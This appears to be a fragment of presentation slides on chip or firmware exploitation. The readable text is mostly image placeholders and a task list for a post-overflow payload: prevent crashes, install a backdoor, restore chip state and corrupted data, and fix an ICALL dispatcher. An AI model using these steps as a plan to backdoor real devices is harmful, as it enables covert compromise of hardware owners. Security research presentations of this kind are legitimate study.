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
# Size limitation



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# Tasks at hand



PREVENT FUTURE OVERFLOW CRASHES



INSTALL BACKDOOR



RESTORE CHIP STATE


RESTORE ANY RELEVANT CORRUPTED DATA (109 bytes!)

RETURN AN ERROR VALUE & FIX ICALL DISPATCHER


# Tasks at hand




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
